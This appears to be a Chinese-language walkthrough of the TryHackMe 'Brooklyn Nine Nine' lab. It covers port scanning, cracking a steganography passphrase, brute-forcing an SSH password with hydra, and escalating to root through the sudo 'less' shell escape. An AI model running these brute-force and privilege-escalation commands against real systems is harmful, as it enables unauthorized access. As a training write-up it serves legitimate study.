



Brooklyn Nine Nine

URL

<https://tryhackme.com/room/brooklynenninenine>

IP

10.10.107.1



先使用rustscan搭配nmap來針對服務做服務探測及預設腳本列舉

```
# rustscan -a 10.10.107.1 -r 1-65535 --ulimit 5000 -- -sV -sC
```

```
.-----  
| {} | {} | { _ { _ } { { / _ } / {} \ | . | | | | | | | |
| : \ | { } | . - . } } | | . - . } } \ _ } / ^ \ | \ |  
| : | \ | \ | \ | \ | \ | \ | \ | \ | \ | \ |  
-----
```

```
The Modern Day Port Scanner.
```

```
-----  
: http://discord.skerritt.blog :  
: https://github.com/RustScan/RustScan :  
-----
```

```
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan
```

```
[~] The config file is expected to be at "/root/.rustscan.toml"  
[~] Automatically increasing ulimit value to 5000.  
Open 10.10.107.1:21  
Open 10.10.107.1:22  
Open 10.10.107.1:80
```



```
PORT      STATE SERVICE REASON          VERSION
21/tcp open  ftp      syn-ack ttl 63 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--      1 0          0          119 May 17  2020 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.8.58.168
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 167f2ffe0fba98777d6d3eb62572c6a3 (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDQjh/Ae6uYU+t7FWTpPoux5Pjv9zvLOLEMLU36hmSn4vD2pYTeHDbzv7ww75UaUzPtsC8kM1EPbMQn1BUCvTNkIxQ34zmw5FatZWN
R8/De/u/9fXzHh4MFg74S3K3uQzZaY7XBaDgmU6W0KEmltKQPcueUomeYkqpL78o5+NjrGO3HwqAH2ED1Zadm5YFEvA0STasLrs7i+qn1G9o4ZHhWi8SJXlIJ6f601ea/VqyRJZG1Kgbx
QFU+zYlIddXpub93zdyMEpwaSIP2P7UTwYR26WI2cqF5r4PQfjAMGkG1mMs0i6v7xCrQ/5RlF9ZVJ9nwq349ngG/KTkHtc0JnvXz
|   256 2e3b61594bc429b5e858396f6fe99bee (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBItJ0sW5hVmiYQ8U3mXta5DX2z0eGJ6WTop8FCSbN1UIeV/9jhAQIiVENAW41IfiBYN
j8Bm+WcSDKLaE8PipqPI=
|   256 ab162e79203c9b0a019c8c4426015804 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP2hV8Nm+RfR/f2KZ0Ub/OcSrpfY1g4qwsz16zhXIppk
80/tcp open  http     syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```



先逛一下網站，看了一下code

```
<!-- Have you ever heard of steganography? -->
```

蠻明顯的暗示，隱寫術

```
└─# wget http://10.10.107.1/brooklyn99.jpg
```

那就載圖吧

```
└─# steghide extract -sf brooklyn99.jpg  
Enter passphrase: █
```

使用steghide想要取得圖片中的東西，但需要密碼
那就直接用stegcracker破吧

```
└─# stegcracker brooklyn99.jpg
```

就會成功取得Holt使用者的密碼（是Holt不是Holts...）
有開SSH就直接上吧



```
└─# ssh holt@10.10.107.1
holt@10.10.107.1's password:
Last login: Tue May 26 08:59:00 2020 from 10.10.10.18
holt@brookly_nine_nine:~$
```

順利登入，家目錄即可得到第一題答案

這題還有另一個解法，前面nmap掃描時有掃到FTP能使用anonymous登入


```
└─# cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine
```

裡面有一段留言，amy告訴jake密碼太爛記得換

```
└─# hydra -l jake -P /usr/share/password/rockyou.txt ssh://10.10.107.1
```

試著破破看，成功獲得jake的密碼



成功登入

```
└─ ssh jake@10.10.107.1
jake@10.10.107.1's password:
Last login: Mon May  1 08:59:03 2023 from 10.8.58.168
jake@brookly_nine_nine:~$
```


去holt的家目錄即可獲得第一題的答案

做一些基本的提權檢測

```
jake@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
  (ALL) NOPASSWD: /usr/bin/less
```

發現使用sudo，less就可以不需要密碼以任何身份執行



於是就到GTFOBins中找less的sudo

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo less /etc/profile  
!/bin/sh
```

照著做即可取得root

```
jake@brookly_nine_nine:~$ sudo less /etc/profile  
#  
# id  
uid=0(root) gid=0(root) groups=0(root)  
#
```

在root的家目錄即可找到第二題答案

